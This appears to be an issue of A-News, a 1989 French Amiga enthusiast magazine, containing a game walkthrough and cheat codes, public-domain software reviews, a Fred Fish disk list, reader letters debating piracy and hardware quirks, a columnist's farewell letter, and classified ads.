Enter large warp, examine on shelf, get fishofax, look under fishton, get pass, put hand on print, turn off switch, s, d, s, e, d, prendre metro pour Pickerel, u, se, n, buy tie and glasses with fisa, s, se, e, e, buy screwdriver and hyperdriver and bag with fisa, w, s,buy plugs with fisa, n, w, nw, nw, d, metro pour OPAH, u, e, e, s,dès que l'on voit Bertie Bream faire ask Bream about disco (il vous donne rendez-vous pour aller au disco), e, s, open book at page 321, tear page, e, put cards in slot, e, se, put page in slot, turn switch off, drop bag and hyperdriver, nw, put cards in slot, w, w, w, w, s, buy food with fisa, buy sachet with fisa, n,

Attendre le rendez-vous de Bertie à l'heure qu'il vous a fixée, dès qu'il arrive faire n, give tie to Bertie, n, w, d, metro pour MUSEUM, u, n, n, open sachet, n, get crystal, s, s, s, d, metro pour Pickerel, u, se, s, buy mask with fisa card, give mask to drunk, ask drunk about card, buy mask with fisa, give mask to drunk, buy mask with fisa, buy cylinder with fisa, n, e, e, n, buy fishton with fisa, s, w, nw, nw, d, metro pour Paddlington, u, w, n, u, get case, n, drop case and sachet, il vous faut entrer dans le Dark Warp pour récupérer le cylinder, pour éviter de tourner en rond dans les dimensions prenez la première direction, puis la deuxième, puis la troisième, etc... et recommencez à la première lorsque il n'y a pas assez de sorties.

Dès que vous trouvez le cylinder, get cylinder, u, get cylinder, u, get case, s, d, s, e, d, metro pour OPAH, u, e, e, put new card in slot, n, put crystal in tuna, close tuna, turn on tuna, open it, get crystal, put cards in slot, s, e, e, put cards in slot, e, se, drop crystal and case, get bag, nw, put cards in slot, w, w, w, put cards in slot, n, u, put cylinder in bag, open cylinder, drop bag, get bridge, climb railings, w, d, metro pout Battersea, u, n, turn switch off, w, w,

Remove screw with screwdriver, e, e, s, d, metro pour OPAH, u, e, e, e, e, put cards in slot, e, se, break glass box with screwdriver, get focus wheel and case and crystal, fix wheel to filter, fix crystal to bridge, fix focus filter to crystal bridge, put crystal filter in case, nw, ne, drop regulator, remove screw with hyperdriver, à ce moment Bertie vous prévient qu'il y a une bombe et qu'il faut jouer à un jeu sur le terminal, sw, sit down, login, Bertie, grommet, games, shutdown.

A vous de trouver l'astuce nécessaire pour finir le jeu.

Une fois que l'on gagne au jeu, ne, remove screw with hyperdriver, get accelerator, get regulator, put it in device, fix regulator with lokscrew ... OUF!!! Vous avez sauvé Hydropolis de l'évaporation. Il manque 28 PTS cependant pour avoir le maximum au score, alors il y a encore une ou deux chose à faire pour avoir 501 sur 501 PTS.

Gilles V. - William B. - Gilles G.

DRAGON'S LAIR : CHEAT CODE

Pour tous ceux et celles qui n'arrivent pas à avancer dans ce magnifique jeu, voici en exclusivité et rien que pour vos yeux, le code qui permettent de voir tous les tableaux en mode démo. Appuyer simultanément sur: ESC R = L N 7 (clavier Azerty)

Rentrer ce code à n'importe quel moment du jeu, et sous vos yeux ébahis, Dirk continuera seul à défier tous les pièges.

Arkanoid II - sur l'écran "high score" entrer le nom DEBBIE S pour avoir des vies infinies.

Faery Tale - parler avec le roi dans le chateau de crystal sur l'isle. Appuyer sur le bouton droit du souris et votre "luck" augmentera jusqu'à 65.

Defender of the Crown - appuyer sur K pendant chargement jusqu'au début du jeu pour avoir 1024 chevaliers.

Hybris - Bootez (démarrez) le jeu, puis entrez **COMMANDER** et cliquez le bouton feu. Quand le jeu commence, attendez quelques instants, puis appuyez sur F10.

O tempora, O mores, comme dirait mon épicier, grand amateur de citations Grecques.

Quoi c'est pas Grec c'est Latin! Eh vous, vous seriez faire la différence entre une pomme de terre Bintche, Roseval ou Belle de Fontenay? Non! Bon alors on la boucle quand je tente d'introduire dans ce journal un brin de culture pour contrebalancer les excès de langage frôlant la gaudriole de mon camarade Batchman.

Tout ça pour vous présenter les nouveaux Domaines Publics que vous trouverez ce mois ci sur 36-15 DEEP.

LES T'ES LAID-CHARGEABLES

DMouse : ça c'est de l'utilitaire. DMouse customise la gestion des fenêtres, écrans, souris et tout ce genre de choses. La souris va se déplacer beaucoup plus vite (mais toujours parfaitement utilisable), il ne vous faudra pas plus de temps pour déplacer, ouvrir ou fermer écrans et fenêtres qu'il n'en faut à Bioman pour revêtir sa combinaison proto neutrinonée à rupteur de phase multiglitchable. Vous pourrez ouvrir immédiatement des nouveaux CLIs, faire passer les fenêtres devant, derrière. Et encore je vous dis même pas tout, c'est dire! (*Ed: je vous conseille tout-de-même de configurer le nombre de cliques pour la fonction "passer fenêtre devant" à au moins deux, pour éviter d'éventuels conflits avec les icônes du Workbench. Pour les détails voir le doc qui est malheureusement en anglais. En bref, il faut mettre la ligne* **Dmouse -c2** *dans votre startup-sequence.*)

Flipper : Le public y va pouvoir jouer et il est content. Flipper n'est ni un flipper ni un dauphin, c'est un othello. Vous pouvez jouer à deux, contre l'ordinateur, il y a plein de niveaux de jeu et c'est moins violent que international karaté.

Lens : Encore un petit utilitaire qu'il est bon. Vous verrez dans une petite fenêtre le zoom de la zone où se situe le pointeur de la souris. Très utile si vous voulez créer un dessin point par point, ou si vous utilisez un programme de dessin sans zoom (tout le monde n'a pas Deluxe Paint).

Surveyor : Aucun rapport avec Musclor ou Terminator. C'est le complémentaire du programme précédent. Une petite fenêtre vous affiche en permanence les coordonnées de la souris ainsi que la couleur de l'écran se trouvant sous le pointeur.

Player : Le player de musique digitalisée qui tue.

Vous faites *start debudsoiree longueur-dufichier 300* et youkaïdi ça joue votre morceau de musique digitalisée.

Vous faites *stopsound* et la musique s'arrête.

300 c'est un exemple pour jouer à vitesse normale, vous pourrez aussi jouer à l'accéléré, au ralenti.

Debudsoiree c'est aussi un exemple (très mauvais certes; depuis que ces deux empâtés nous massacrent les cages à miel, je n'apprécie plus que les fins de soirée. Le jour où Adèle Scott rentre au Top50 j'arrête d'écrire dans *A-News*!), vous pouvez évidemment lui faire jouer n'importe quoi (du Vanessa Paradis par exemple).

DAD : Le casse tête qui va bien. Il faut déplacer des carrés et des rectangles de différentes tailles, que même que si vous avez fait des études, c'est pas couru d'avance.

Tree : Programme écolo qui vous dessine un arbre joli tout plein en récursif. A avoir pour comprendre la programmation récursive.

StarTrekTrivia : Un questionnaire (en anglais) rien que sur Star Trek : l'âge du capitaine Spock, la date de dernière vidange de l'Entreprise, y a-t-il des bulles sur Bunga, j'en passe et des meilleures.

AMOEBA : Le bon vieux space invader des familles avec les plots de protection et les envahisseurs avec des couleurs que même David Vincent il les a pas vues. Un must de la préhistoire du jeu vidéo et en domaine public en plus; pourquoi se priver vous demandais-je?

FiveInLine : Eh oui, un morpion, le jeu qui s'accroche. Il y a les sources, et c'est bien cool.

IFF2PCS : Ca vous prend une image IFF et ça la découpe en morceaux pour en faire un puzzle. Il y a plusieurs niveaux de difficultés, c'est à dire que l'image peut être découpée en gros carrés ou en tout petits carrés bien chiant pour les nerfs. L'image est réduite en haute résolution. Il y a les sources (intéressantes puisque vous pouvez faire tourner les carrés du puzzle pour les remettre dans le bon sens et ça c'est fait par programme dont vous avez les sources (intéressantes puisque vous pouvez faire... mais il me semble que je vous l'ai déjà dit.

Le mois prochain encore rien que du bon, et surement encore Plus de DP. *Yopla.*

Avec **Chorizo Kid**, Eduquons, Eduquons.

DOMAINE PUBLIC
A-NEWS organisera bientôt un service domaine public suite au départ de Giorgio Cupertino.

LES DERNIERS DELIRES DE FRED FISH

Voici le sommaire de ses dernières disquettes:

190
GaryIcon: Collection d'icônes utiles et intéressants
ILBM2Image: Encore un Brush-to-C, pour une image au format IFF
NetHack: Deuxième partie

191
BlitLab: Programme d'explications et de d'expériences sur le Blitter
Blk: Constructeur de requesters
FileBootBlock: Crée un fichier avec les blocs 0 et 1 (boot blocks)
ISpell: "Spelling checker"
Pz15: Puzzle 4X4 à 15 éléments

192
Eval: Evaluation d'expressions par "pattern matching"
PacMan87: Version avant-gardiste du Pac-Man
ReSourceDemo: Demo de ReSource, désassembleur interactif

193
KeyMapEd: Editeur de clavier
Zc: Compilateur C

194
Moria: Simulation de donjon à un joueur

195
MicroEMACS Version3.10: Editeur trés performant

196
HamPics: Etonantes images en HAM avec le programme d'affichage

197
CTags: Programme qui crée des "tags" dans différents types de fichiers
Find: Recherche récursive d'un fichier dans un répertoire
FixHunk: Programme qui force les DATA et le BSS à se loger en CHIP memory
Nro: Formateur de textes
Stevie: version Amiga de l'éditeur UNIX 'vi'

198
Charon: Demo

199
ASimplex: Implémentation de l'algorithme du Simplex de résolution de problèmes linéaires
Csh Version3.02: Interpréteur de commandes inspiré du Csh d'UNIX
MIDISoft: Transfère des samples entre l'Amiga et un Roland S-220
Pyro: Simulateur de feux d'artifices
SnipDemo: Démo d'un programme de traitement du signal (Digital Dynamics)
Viewer: Affiche des images IFF tous formats - hyperoptimisé

200
NotBoingAgain: Animation en HAM, 1Mo obligatoire
Tank: Animation de "fishtank simulator"

courrier courrier courrier

A-News,

Je vous félicite pour votre superbe revue, mais qui malheureusement perd une robrique très utile et donc je crois, beaucoup de lecteurs vont être déçu. Adieu adorée "Newsletter".

Stéphane Francon, 95 Maffliers

Salut à tous (à quand le salut à toutes?!)

..Mes regrets les plus sincères pour le départ de Cupertino. Vraiment rien ne peut changer son avis?

Voici mon réabonnement jusqu'à l'éternité...

Jérôme Venant, 93 Aulnay-sous-Bois

(Ed: Les toutes c'est toute-de-suite. Nous avons une secrétaire un jour par semaine, et ça fait déjà un an que notre femme corrige nos photts. Dites-leur donc bonjour.

Anecdote : le mois dernier les Coincés, Tropic, Yeti, et Thierry R ont visité nos bureaux juste au moment ou nous étions en train d'envoyer les abonnements. Ils ont trouvé le journal destiné à l'une de nos deux ou trois abonnées feminines, et y'ont apposé leur signatures et moultes messages avec bisous etc. Deux semaines plus tard nous avons reçu la lettre suivante :

"Cher A-News,

Je voulais t'informer que je suis un garçon (sic). En effet, je suis abonné et lorsque je reçois A-News il y a écrit "Stephanie" dans l'adresse. Alors j'ai été très content d'être salué par toute l'équipe en recevant mon A-News d'Avril, mais j'aurais préféré quelque chose de plus viril que des 'bisous'. C'était sympa et s'il y a d'autres filles qui sont abonnées, vous pouvez toujours m'envoyer leurs adresses..

Stéphane W.

Amiga-ImageWriter II - Attention

Suite à une communication de Roger Pannérec, notez qu'il ne faut pas toucher au switches 5 et 6 de SW2 de l'imprimante Imagewriter, même s'ils ne concordent pas avec le dessin sur la page 10 d'A-News N°11. Les différentes séries de cette imprimante peuvent varier. Un avertissement dans le manuel de l'imprimante déclare qu'il ne faut absolument pas changer les positions de ces deux switches, qui sont d'ailleurs étêtés. Ils servent à la configuration au niveau logique de l'électronique, et leur deplacement provoque des "perturbations irréversibles" - dans le cas de M. Pannerec la carte de l'imprimante a souffert et la 9ème aiguille ne marchait plus. Coût de la reparation : 1000F.

Nous voudrions insister sur le fait que nos montages sont testés dans la mésure du possible par leurs auteurs, c'est à dire dans des situations assez limitées. La seule garantie que nous offrons est de communiquer les éventuels commentaires de ceux qui s'en servent.

Autre problème d'imprimante : un lecteur n'a pas pu faire marcher son Laserwriter en utilisant nôtre câble à trois fils (A-News 12 page 4). A la fin d'une longue et frustrante journée il s'est rendu compte que ce n'était pas la faute du câble, mais du mauvais positionnement des switches sur le laserwriter. Il avait bien essayé de changer ces switches, mais sans jamais éteindre le Laserwriter, qui n'avait donc pas enregistré la nouvelle configuration.

A toute l'équipe d'A-News,

Je suis tout-à-fait d'accord avec Thierry R en ce qui concerne la perte réelle de logiciels futures du fait du trop grand piratage sur Amiga, consequence de trop nombreux pirates "experimentés", mais je dis aussi qu'il ne faudrait pas toujours les passer par les armes dès que la meute "officielle" lancée à leurs trousses en déniche quelques-uns. En effet, c'est sans aucun doute grâce à eux que tout le monde (ou presque) arrive à connaître la vaste logithèque de l'Amiga. Si nous devions à chaque fois banquer 200/300F (voire plus) pour s'éclater sur le dernier presse-bouton hyperdémentiel, j'en connais (dont moi) qui ne s'éclateraient qu'au rythme d'1 ou 2 jeux (ou autres) par an.

Car quoi qu'en disent certains, un tel prix n'est pas concevable pour un logiciel reservé à un tel usage. Je ne parle pas des logiciels très spécialisés qui valent réellement leur pesant de brouzoufs, mais même dans ce cas, comment un particulier peut-il espérer voir tourner la dernière des merveilles sans devoir prendre un crédit 12 mois ou s'inscrire aux RestoDukeur?

Oui bon, y'faut bien récompenser les géniaux concepteurs (tout à fait d'accord), mais quel est leur pourcentage sur le prix final? 5%, 10%? Tous les revendeurs se sucrant largement au passage, bien au-delà de leurs soi-disant frais de distribution (disk+manuel+pub), on atteint facilement des sommes (g)astronomiques!

Quand on parle de sucrer les fraises, je sais de quoi je parle. A mes début, je bossais sur DAI et je m'éclatais comme une bête dessus (d'ailleurs je m'en sers toujours aujourd'hui, connecté au 'Miga). J'avais développé quelques programmes que j'avais tenté de distribuer. Malgré le bas prix pratiqué (environ 100F à l'époque sur cassette), je n'avais pas touché grand chose (avant d'être victime des pirates) car nous étions assez peu nombreux (à tort) pour partager les fantastiques capacités de notre chère bécane. Aujourd'hui un copain bossant sur l'Hestet (oh l'infâme) m'a tuyauté sur ce qu'il touche sur un programme qu'il a écrit, à combien sa boîte le vend et à combien les revendeurs le distribuent : si on part de 1F, le résultat final atteint largement les 7/8F. C'est une HONTE pour les programmeurs ainsi escroqués! Non seulement ils touchent juste de quoi s'acheter le journal du Top 50 mais à un tel prix, la diffusion de leur "bébé" est réellement freinée, et ce n'est pas encore la faute du pirate!!

Après seulement, quand l'acheteur potentiel compare les prix et le montant de sa solde, il préfère se tourner vers le copain d'un copain qui lui procurera tout ce qu'il veut pour le prix de disks vierges... et il aura (presque) raison. Je dis presque car pendant qu'il y est, il les refilera à un autre copain et la chaîne continue... STOP!

A ce stade intervient l'autocritique de l'Amigaïste : soit il est véreux jusqu'à l'os et ne pense qu'à son propre plaisir, soit il a pitié des programmeurs lésés et achète quand même 1 logiciel de temps en temps.

En ce moment, je tends plutôt vers la deuxième alternative; je suis tombé si amoureux fou de Marble Madness que je l'ai acheté, et je vais sans doute bientôt faire de même avec Katakis et Deluxe Music (entre parenthèses, j'ai enfin fini Katakis... EN-FIN un presse-bouton génial qui, avec Star Ray et Marble Madness, a su me résister pendant longtemps). Je n'ai pas honte de m'être adressé à des copains de copains pour me procurer de quoi égayer mes longues soirées d'hiver, car je ne suis pas Crésus.. mais, selon l'expression consacrée, "celà m'interpelle quelque part" de m'éclater sur des softs archi-géniaux sans en récompenser les auteurs d'une manière ou d'une autre: je pense qu'eux non plus ne sont pas Crésus et que s'ils ont choisi l'informatique et l'Amiga pour gagner leur croûte, il faut qu'ils restent persuadés d'avoir fait LE bon choix.

Alors, fanatiques d'Amiga, faites comme moi...utilisez modérément Woolite pour blanchir vos dealers en softs mais, de temps en temps, pensez humblement à ceux grâce à qui l'Amiga est ce qu'il est : une bécane splendide qui a BESOIN des talents de tous pour tenir la route. Qu'on se le dise!

Boubax, the Hestet Buster

LE COIN DES PROBLEMES

"Pour **le coin des problèmes**, il suffit d'acheter un Amiga 500, il n'y a pas de ventilateur." (Gwénaël Ropert).

"Echanger l'A2000 contre une A500. Augmenter le volume de la chaine hi-fi" (Alain Bourgery).

En fait, nous avons reçu des communications très intéressants sur ce sujet de messieurs Duchatelle, Chistoni et Beuchot. Reportage le mois prochain.

courrier courrier courrier

Messieurs,

Je voudrais apporter de l'eau au moulin de Jacques Risso (courrier du N°11). En utilisant Textcraft Plus en df0: et ma disquette de fichiers en df1:, j'ai également eu l'erreur "Volume X is not Validated", après avoir sauvegardé un texte plus volumineux que l'espace restant sur la disquette en df1:. Pour rendre cette disquette à nouveau utilisable je l'ai passée au DISKDOCTOR qui a détruit le dernier fichier sauvegardé et quelques '.info'.

J'avoue ne pas savoir d'où vient le problème : disquette (Fuji MF2DD), programme (ne passant pas par la routine testant la capacité disque), lecteur (déréglé), ou bug dans les ROM.

Malgré cela je trouve que l'Amiga est une bonne machine, peut-être un peu difficile à prendre en main, et certainement très difficile à exploiter totalement! J'espère que votre journal nous y aidera.

Alain Legrand, 59 Maubeuge.

A A-News et à tous les Amigos,

Vous avez pu remarquer que **Aegis Draw +** nous propose des "fournitures" issues du fichier *.draw* du même nom, ou que **Deluxe Paint Art** nous propose quelques arbres ou dinosaures dans une fenêtre. Il serait intéressant de pouvoir récupérer ces figurines et les passer à la fenêtre dans laquelle on dessine.

Seulement la solution consistant à faire un *save brush* dans une fenêtre et un *load brush* dans l'autre pour revenir dans la première et faire un *delete brush* qui n'existe pas la plupart du temps, n'est pas des plus satisfaisante et à ce propos j'insiste lourdement sur le fait qu'il est de votre devoir de pousser tous vos lecteurs à boycoter sévèrement tous les logiciels qui ne seraient pas gérés correctement sous Intuition. Il est impératif de pouvoir au moins retourner au Workbench sans faire un reset parce qu'il n'y avait plus assez de place sur la disquette pour sauvegarder les deux ou trois heures de travail que l'on venait d'effectuer, et que le logiciel ne permettait pas d'effectuer un formatage.

(Ed: Dans presque tous les cas on peut retourner au Workbench en appuyant simultanément sur la touche Commodore (ou Amiga) de gauche et N. Pour revenir, la même chose mais avec Commodore et virgule si vous êtes en clavier Azerty (qui équivaut à Commodore et M sur clavier Qwerty).

J'aimerais aussi vider mon sac sur un point qui nous touche tous et que vous avez timidement évoqué dans votre numéro de Janvier-Février. Il s'agit du Workbench 1.3. J'entends déjà les cris de soulagement des lecteurs. On a tous pu se procurer la disquette, mais quand il s'agit de l'utiliser, même pas un petit *Readme* sur la disquette. Les plus grands distributeurs ne connaissent pas l'existence d'une doc, ne serait-ce en Anglais.

PS On nous vante de nombreux pilotages automobiles. Pitié, arrêtez tout. Entre **Test Drive** qui nous donne plus l'impression de piloter les murs que la voiture, et **Ferrari F1** qui tourne tellement la tête que l'on se demande si l'on à pas été éjecté de la voiture au troisième virage, je vous demande ce que font les éditeurs de **REVS** sur C64 avec pilotage par paddle, ridicule potentiomètre sur lequel on fixe un disque ressemblant plus ou moins à un volant, et permettant de simuler une conduite digne de la "super console de jeux".

PPS Existe-t-il sincèrement un traitement de texte au moins équivalent à **Virgule 64**, capable d'insérer des caractères semi-graphiques ou exposants/indices dans une page qualité courrier, et ne mettant pas le souk sur le clavier lorsque l'on actionne *caps lock*, comme le fait **Textcraft Plus**?

Alain Bonnefoy, 26000 Valence

Ed: Nous sommes tout-à-fait d'accord pour le doc de Workbench 1.3. Le pire c'est que la doc existe en français, mais pour l'avoir il faut acheter un A500 tout neuf! Allez Commodore, c'est urgent, qu'est-ce que vous attendez?

Textcraft Plus fait ça?

Cher A-mi-gaiste,

J'aimerais connaître, si elle existe, la liste de votre logitheque Françisée, avant de me servir du 36-15. Il est regrettable que nombre d'informaticiens Français ne se penchent pas sur la traduction des programmes Américains. Avec un basic C-64, la solution était plus facile qu'avec un programme de la nouvelle génération Commodore et il n'est pas toujours aisé d'en sortir.

Georges Coiffe, 83 Besse sur Issole

Ed: Nous avons recu des nouvelles d'un groupe dans la région de Valenciennes qui a l'intention de traduire des logiciels DP. Si celà se concretise A-News se fera un plaisir de transmettre les informations. En attendant, les DP sont presque tous en Anglais.

Cher A-News,

Si je me reabonne, vous savez ce que je pense d'A-News. Quelques suggestions toutefois :

* Moins de critiques de jeux, il y a assez de revues pour ça. Pourquoi ne pas les remplacer par des critiques de DP?

* Ne limitez pas Cupertino! C'est l'âme-iga.

* Pas mal votre DEEP. A developper...

* Question - comment expliquez les prix RFA et les prix F. J'ai acheté un 31MB, 28ms, totalement FFS pour 900DM, soit 3100F (pour A500). Mon A500 + moniteur 1084 stéréo 1300DM, soit 4500F, alors? Les vendeurs Français nous prennent pour des idiots?

Encore bravo!

Pascal Schalck, 67 Strasbourg

Ed: Nous allons bientôt exposer les deux côtés de ce sujet.

Cher A-News,

Je vous lis toujours avec autant de plaisir depuis le premier numéro. Gardez tout, même les fautes de Giorgio Cupertino, et surtout votre style et votre humour. J'ai un Amiga 500 depuis un mois et j'en suis enchanté. Bravo et longue vie.

Existe-t-il des badges Commodore?

Jean-Louis Potier, 28 Luisant

Ed: Demandez à votre revendeur Commodore; il existe depuis peu des sacs sport, des joggings, des sweat-shirts, des tee-shirts, des cravates, des parapluies, des calculettes, des bloc-notes, des stylos-bille, des stylos-feutre, des briquets et des autocollants Commodore, mais pas des badges. Désolé.

Bonjour,

Je souhaiterais personnellement faire suite à l'article de Thierry R. Son initiative de faire appel aux pirates m'as parue une démarche enfin digne d'intérêt. Mais il ne faut pas oublier qu'à une grande échelle, les petits pirateurs ne copient que par manque de moyens financiers, et que ce sont eux qui entrainent à pirater les swappers ou autres hackers. Une autre solution pourrait donc se conjuguer à l'appel de Thierry, celle de faire baisser le prix des logiciels, excessif sur Amiga (pour Dragon's Lair, par exemple, près de 600F pour un logiciel qui est plus une démo qu'un jeu).

En tous cas, il faudrait que les grands pirates, à la base de la distribution, comprennent que c'est forcément dans leur intérêt, et qu'au delà des compétitions entre groupes, ils ne fassent pas mourir trop vite une aussi belle machine que l'Amiga.

Luc Chemin, 93 Noisy-le-Sec

Cher A-News,

Une petite info pour les possesseurs de LX-800 et WB 1.3. Le driver d'imprimante EpsonX n'est pas mal, mais il y a encore mieux : EpsonX(MPS_1250). En effet, avec Prowrite ou avec le Workbench lui même, en densité 7 avec l'option SMOOTHING sur ON, on obtient un résultat très sympathique, qui rappelle, avec certains jeux de caractères, l'impression d'une marque qui fait des machines à base de souris/68000 hors de prix!!.

Ca fonctionne aussi très bien (et en couleur s'il vous plait), avec la MPS-1500C Commodore (aussi appelée Olivetti DM 105 si je ne m'abuse).

Une question simple : de temps en temps mon AG500 se reveille en NTSC et refuse obstinement de passer en PAL...Un simple Warmstart a toujours suffi à résoudre le problème, mais ne m'en a pas donné la cause.. Une idée?

Cédric Nerot, 06 Nice

Ed: Ce n'est qu'un petit BUG qui habite le ROM. Commodore l'admet. Enjoy!

Giorgio Cupertino

Monte-Carlo, le 17 Avril 1989

Mes Cher(e)s Amigàdos,

Je remercie infiniment Bruce Lepper de bien vouloir accueillir dans A-news cette "lettre ouverte" adressée à l'intention de mes lectrices et lecteurs.

Le fait d'avoir annoncé ma décision d'arrêter ma Newsletter (ainsi que mon support direct à l'Amiga) a provoqué un "déluge" de lettres; la quantité est telle (une vraie avalanche) que j'en ai perdu le compte; au moment où j'écris, je ne suis même pas arrivé à les ouvrir toutes. Dans ces conditions il est évident que, même si j'essaie de répondre individuellement à chacun(e) cela pourra prendre plusieurs semaines; voire des mois. Vu les circonstances, je profite bien volontiers des pages de A-news pour répondre aux questions les plus couramment posées et donner ainsi satisfaction à la plupart de ceux qui m'ont écrit. Voilà donc en vrac mes réponses...

Avant tout je vous confirme qu'avec A-news, je n'ai pas eu le moindre problème et/ou conflit. Bien au contraire, **Bruce Lepper et Rod Craig** m'ont toujours soutenu même au delà du raisonnable et même si cela leur a coûté une bonne dose de "bâtons dans les roues" en plusieurs occasions.

Deuxième point très important: **je n'ai pas quitté l'Amiga pour NeXT**. Il est vrai que je m'intéresse très activement à NeXT (je ne l'ai jamais caché d'ailleurs), mais il est aussi vrai que j'avais écrit que j'espérais pouvoir vous dire "... ce qu'il sera possible de faire avec un Amiga et NeXT reliés ensemble." (cfr. A-news #8, CAN #18, page 8). Si je n'avais pas été démotivé, j'aurais bien pu continuer à suivre les deux machines en même temps. (D'ailleurs j'ai plus que dix ordinateurs chez moi, toutes marques confondues, et cela ne m'a jamais empêché de manifester ma passion pour l'Amiga.)

Je ne quitte pas **A-news** pour **Icônes**: j'écrivais pour Icônes bien avant la sortie d'A-news. Si je continue à écrire pour Icônes, c'est que je trouve cette revue un support "logique" pour NeXT en général et pour la review de produits professionnels pour Amiga; pour ces derniers, j'écrirai des articles "ciblés" à caractère informatif (voire comparatif) et, donc, pas en tant que soutien à la machine, tel qu'ils pourraient l'être dans une revue "dédiée" telle que A-news. (Cela, donc, en parfaite cohérence avec ma décision.)

Ma décision est-elle définitive? Tel que je l'ai déjà dit, j'ai décidé d'arrêter mon support à l'Amiga car je suis démotivé. Je tiens à préciser que, démotivé encore plus que ce que je l'étais quand j'ai écrit ma "final issue" (CAN 22 du 17 février 89), je n'écrirai plus un seul article sur Amiga ni dans A-news, ni ailleurs; (Icônes restant la seule exception pour les raisons déjà expliquées). Oui **ma décision est définitive**. (Même si je ne quitterai pas l'Amiga en tant que "hobby personnel".)

En ce qui concerne le service **Domaine Public**, je confirme ce que j'ai écrit: ceux qui sont sur ma mailing-list recevront une liste de nouveautés (entre Juillet et Septembre) et dans cette occasion-là je dirai si je vais continuer le service PDS ou si j'arrête.

A plus forte raison, ma **"Hot-Line"** est terminée. Fini le support technique. Je continue à donner l'assistance seulement pour des problèmes liés aux disquettes PDS et seulement à ceux qui les ont achetées chez moi. Merci de comprendre mes raisons...

Non, **je ne suis lié à aucun groupe!** Clubs, Associations, Serveurs et autres qui "profitent" de "mon style" sont des imitateurs qui, à leur façon, me rendent hommage (l'émulation est la forme d'appréciation la plus sincère) mais je ne suis pas en rapport avec eux. Donc, qu'il s'agisse de "with bla bla you CAN", des serveurs (BAL) signé(e)s ALOHA, ou de formules AMIGAles et AUTREment vôtre, sachez que dans aucun cas personne ne peut vanter un lien avec moi ou un soutien de ma part. Cela pour éviter toutes confusions ou doutes possibles...

Ce que je viens d'écrire devrait répondre à 95% des questions que vous m'avez posées avec des centaines de lettres; néanmoins, les lecteurs qui m'ont posé de questions différentes recevront une réponse personnelle dès que possible.

Même si je vous quitte, je vous en prie, encore une fois et tou(te)s ensembles, AmiGamines et AmigaFans, criez avec moi: "VIVA Amiga!".

AMIGAlement Vôtre,

- Giorgio Cupertino -

P.S. Le **Concours ABC** est terminé. La liste des gagnants sera publiée dans le prochain numéro de A-news. Tous les participants, ainsi que les "sponsors", recevront (le mois de juin prochain) une disquette avec tous les programmes qui ont été soumis au concours.

MATERIEL

A VENDRE LECTEUR DE DISQUETTES DF1 3' AMSTRAD alimentation incorporée, avec câble CENTRONICS : 850F ou échange contre extension A-501. ENCYCLOPEDIE BASIC PLUS en 6 volumes 500F. LETOURNEAU SARCELLES 95200 tél 16-39-93-45-19.

VENDS cause 2000 AMIGA 500 + moniteur couleur A1080 5500F; extension mémoire interne A501 1000F; extension mémoire interne IN500 Spirit de 1.5 méga 4400F; extension mémoire externe Micron de 2 méga 5000F; tablette graphique Easyl A4 3500F; lecteur externe 3" 1000F. Le tout 20000F. Contacter Eric (1) 42-40-59-48, le soir entre 18h30 et 20h30.

ETUDIANT ACHETERAIS AMIGA à bas prix. Cherche émulateurs. Bruno THIEBOT, 44 rue Adrien Girettes, 50 110 TOURLAVILLE. Tél 33-22-40-71, après 19h.

VENDS GENLOCK GST 30P (encodeur intégré) ss garantie (7 mois) 3000F; disque dur 20 Mo A2090 ss garantie 2 ans 5200F. Tél 64-07-19-76 (le weekend uniquement), demander Thierry.

VENDS DIGITALISEUR AUDIO (stéréo) pour Amiga 500/1000/2000. 490F. Demander Philippe au 45-25-55-73.

VENDS AMIGA 500 + Extension Mémoire 512ko + lecteur externe A1010 + logiciels, le tout état neuf sous garantie. 6000F. Tél 43-79-99-41. Demander Patrick.

CAUSE PASSAGE A2000, sacrifie A500 exc état sous garantie pendant encore 7 mois + ext RAM A501, le tout à 5000F (avec quelques disks en prime). Demander Pascal en semaine au 78-42-27-48 (après 20h) ou le weekend au 79-25-67-14.

URGENT VDS AMIGA 2000 v1.3 + moniteur 1084S + lecteur externe 3.5 + docs +softs = 13600F; tablette EASYL 2000, 4000F, ou le tout 17000F. Le tout garantie, sauf lecteur externe. Tél 60-17-49-78 de 17h à 19h30 seulement.

VDS AMIGA 2000 état neuf+moniteur HR+disque dur 20 méga+2eme lecteur+nb logiciels le tout 18000F à debattre. Tél 44-49-08-70. Demander Janick.

VDS AMIGA 1000 PAL Azerty MEM 2.5 MO + moniteur A1081 + lecteur externe A1010 + digitaliseur DIGIVIEW + câbles + joystick + très nombreux log., docs, livres. Cédé 13500F (valeur + 25000F). Etat neuf, emballage origine. ERIC 16-1-46-26-14-23.

VENDS LECTEUR 3,5 A1010 avec programmes le tout à 1000F. Vends, echange et achete programmes. Cherche Comptagepi. Contactez : Wermelinger Serge, 34 rue de Dunkerque, 68200 Mulhouse. Tél 89-53-75-43.

ACHETE EXTENSION MEMOIRE pour A1000 et drive 3,5 sup. Cherche contactes serieux au Mans tous domaines Amiga. Demandez Eric au 43-81-40-57 (province).

VENDS LECTEUR 5P, 1300F, extension 512ko, 1000F, neuf. Tél 88-84-92-17 après 18h.

CONTACTS

A500+DF1+A501 cherche GFA-BasicMen pour echange d'idées, de trucs, de routines. Gwénuël ROPERT, 24 rue de Touraine, 56300 Pontivy. Tél 97-25-34-16.

AMIGA LIMOGEAUD esseulé cherche Amiga Lemougeaud pour progrès en language Assembleur et C. Tél 55-01-50-77 de 18 à 19h

CHERCHE CONTACTS, je possède un Amiga 500 sur région Poitou-Charentes, trucs divers, hards et softs. Francis GAUD, 246 av de Paris, 79000 Niort. Tél 49-24-70-39.

FAN D'AMIGA échange ou vends disquettes du domaine public (FISH, démos..) Ecrire à Bernard, 20 rue Cail, 75010 Paris.

Vous qui possédez un AMIGA et qui de plus aimez les superbes démos animées, sonores, slide-shows, datas pour Sonix et utilitaires, profitez de notre service de distribution de disks du domaine public. Notre catalogue est disponible sur simple demande. Adresse : FD, BP 18, 59115 LEERS. Merci de joindre un timbre.

Recherche graphistes,programmeurs (68000) et musiciens sur Amiga. Recherche contacts français et etrangers. Reponse à toutes lettres. Contactez-moi : PROVILLE, Dominique, 130 rue Jean Jaures, 62160 Bully-les-Mines.

RECHERCHE CONTACTS amicales et durables sur toute la France pour échange en tout genre. Sur Amiga. FRANCON Stéphane, 20 rue du Père Goriot, 95560 Maffliers.

CHERCHE CONTACTS serieux pour échanges tous genres sur Amiga 500. Thierry-Laurent, 24 rue Philibert Caux, 76420 Bihorel-les-Rouen.

